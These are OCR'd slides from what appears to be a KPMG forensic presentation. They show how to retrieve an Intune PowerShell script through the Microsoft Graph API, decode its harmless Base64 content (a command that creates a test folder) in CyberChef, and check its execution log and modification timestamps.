
Script settings Edit

PowerShell script: test_new_dir.ps1
Run this script using the logged on credentials: Yes

© 2025 KPMG LLP, a Delaware limited liability partnership and a member firm of the KPMG global organization of independent member firms affiliated with KPMG International Limited, a private English company limited by guarantee. All rights reserved. USCS026964-1A

Baseline Intune – Microsoft Graph API (continued)

Send a `GET` to `https://graph.microsoft.com/beta/deviceManagement/deviceManagementScripts/<ScriptID>` to obtain additional script details plus the Base64 encoded contents of the underlying PowerShell script.




GET https://graph.microsoft.com/beta/deviceManagement/deviceManagementScripts/ab85f253-8daf-4929-8e17-9e15ea418d87

	Key	Value	Description
☑	Authorization	Bearer eyJ0eXAiOiJKV1QiLCJub25jZSI6IkNTS2prOWU0b2FWVS1TVXdtOHlDd...	
☑	Cache-Control	no-cache	
☑	Postman-Token	<calculated when request is sent>	
☑	Host	<calculated when request is sent>	
☑	User-Agent	PostmanRuntime/7.36.1	
☑	Accept	*/*	
☑	Accept-Encoding	gzip, deflate, br	
☑	Connection	keep-alive	
	Key	Value	Description

Status: 200 OK Time: 202 ms

```json
{
    "@odata.context": "https://graph.microsoft.com/beta/$metadata#deviceManagement/deviceManagementScripts/$entity",
    "enforceSignatureCheck": false,
    "runAs32Bit": true,
    "id": "ab85f253-8daf-4929-8e17-9e15ea418d87",
    "displayName": "Create Test Dir",
    "description": "",
    "scriptContent": "TmV3LUl0ZW0gLVBhdGggIkM6XFVzZXJzXERlbm5pc0xhYm9zc2llcmVcRGVza3RvcFwiIC1OYW1lICJUZXN0IiAtSXRlbVR5cGUgRGlyZWN0b3J5",
    "createdDateTime": "2024-02-09T22:20:15.6819859Z",
    "lastModifiedDateTime": "2024-02-09T22:20:15.6819859Z",
    "runAsAccount": "user",
    "fileName": "test_new_dir.ps1",
    "roleScopeTagIds": [
        "0"
    ]
}
```



DL-Intune-Testing / **Get Script Contents**

GET https://graph.microsoft.com/beta/deviceManagement/deviceManagementScripts/ab85f253-8daf-4929-8e17-9e15ea418d87

Headers · Hide auto-generated headers


	Key	Value	Description
☑	Authorization	Bearer eyJ0eXAiOiJKV1QiLCJub25jZSI6IkNTS2prOWU0b2FWVS1TVXdtOHlDd...	
☑	Cache-Control	no-cache	
☑	Postman-Token	<calculated when request is sent>	
☑	Host	<calculated when request is sent>	
☑	User-Agent	PostmanRuntime/7.36.1	
☑	Accept	*/*	
☑	Accept-Encoding	gzip, deflate, br	
☑	Connection	keep-alive	
	Key	Value	Description

Status: 200 OK Time: 202 ms

```
{
    "@odata.context": "https://graph.microsoft.com/beta/$metadata#deviceManagement/deviceManagementScripts/$entity",
    "enforceSignatureCheck": false,
    "runAs32Bit": true,
    "id": "ab85f253-8daf-4929-8e17-9e15ea418d87",
    "displayName": "Create Test Dir",
    "description": "",
    "scriptContent": "TmV3LUl0ZW0gLVBhdGggIkM6XFVzZXJzXERlbm5pc0xhYm9zc2llcmVcRGVza3RvcFwiIC1OYW1lICJUZXN0IiAtSXRlbVR5cGUgRGlyZWN0b3J5",
    "createdDateTime": "2024-02-09T22:20:15.6819859Z",
    "lastModifiedDateTime": "2024-02-09T22:20:15.6819859Z",
    "runAsAccount": "user",
    "fileName": "test_new_dir.ps1",
    "roleScopeTagIds": [
        "0"
    ]
}
```

Baseline Intune – Microsoft Graph API – Decoding script contents

Using CyberChef we can decode the Base64 contents with ease.



Alphabet
A-Za-z0-9+/=

☑ Remove non-alphabet chars

Input

```
length: 112
 lines:   1
```


```
TmV3LUl0ZW0gLVBhdGggIkM6XFVzZXJzXERlbm5pc0xhYm9zc2llcmVcRGVza3RvcFwiIC1OYW1lICJUZXN0IiAtSXRlbVR5cGUgRGlyZWN0b3J5
```


Output

```
  time:  2ms
length:  84
 lines:   1
```

```
New-Item -Path "C:\Users\DennisLabossiere\Desktop\" -Name "Test" -ItemType Directory
```

Baseline Intune – Results on the end point





```
<![LOG[Powershell script is successfully executed.]LOG]!><time="17:22:50.9468878" date="2-9-2024" component="AgentExecutor" context="" type="1" thread="1" file="">
<![LOG[write output done. output =

    Directory: C:\Users\DennisLabossiere\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----          2/9/2024   5:22 PM                Test



, error =
]LOG]!><time="17:22:50.9468878" date="2-9-2024" component="AgentExecutor" context="" type="1" thread="1" file="">
<![LOG[Agent executor completed.]LOG]!><time="17:22:50.9468878" date="2-9-2024" component="AgentExecutor" context="" type="1" thread="1" file="">
```


Preview of forensic analysis to come

3

Forensic analysis

What happens to modified scripts?

- When a script is modified, the `Last modified` date will be updated:
  - The `scriptID` does not change even if the script contents are completely altered.



Created : 02/09/24, 05:20:15 PM


Last modified : 02/11/24, 11:20:24 PM

Assigned : Yes

Groups assigned : 1

Forensic analysis – Microsoft Graph API

The script was modified, and leveraging the API, we can see the modification time and updated PowerShell script contents.



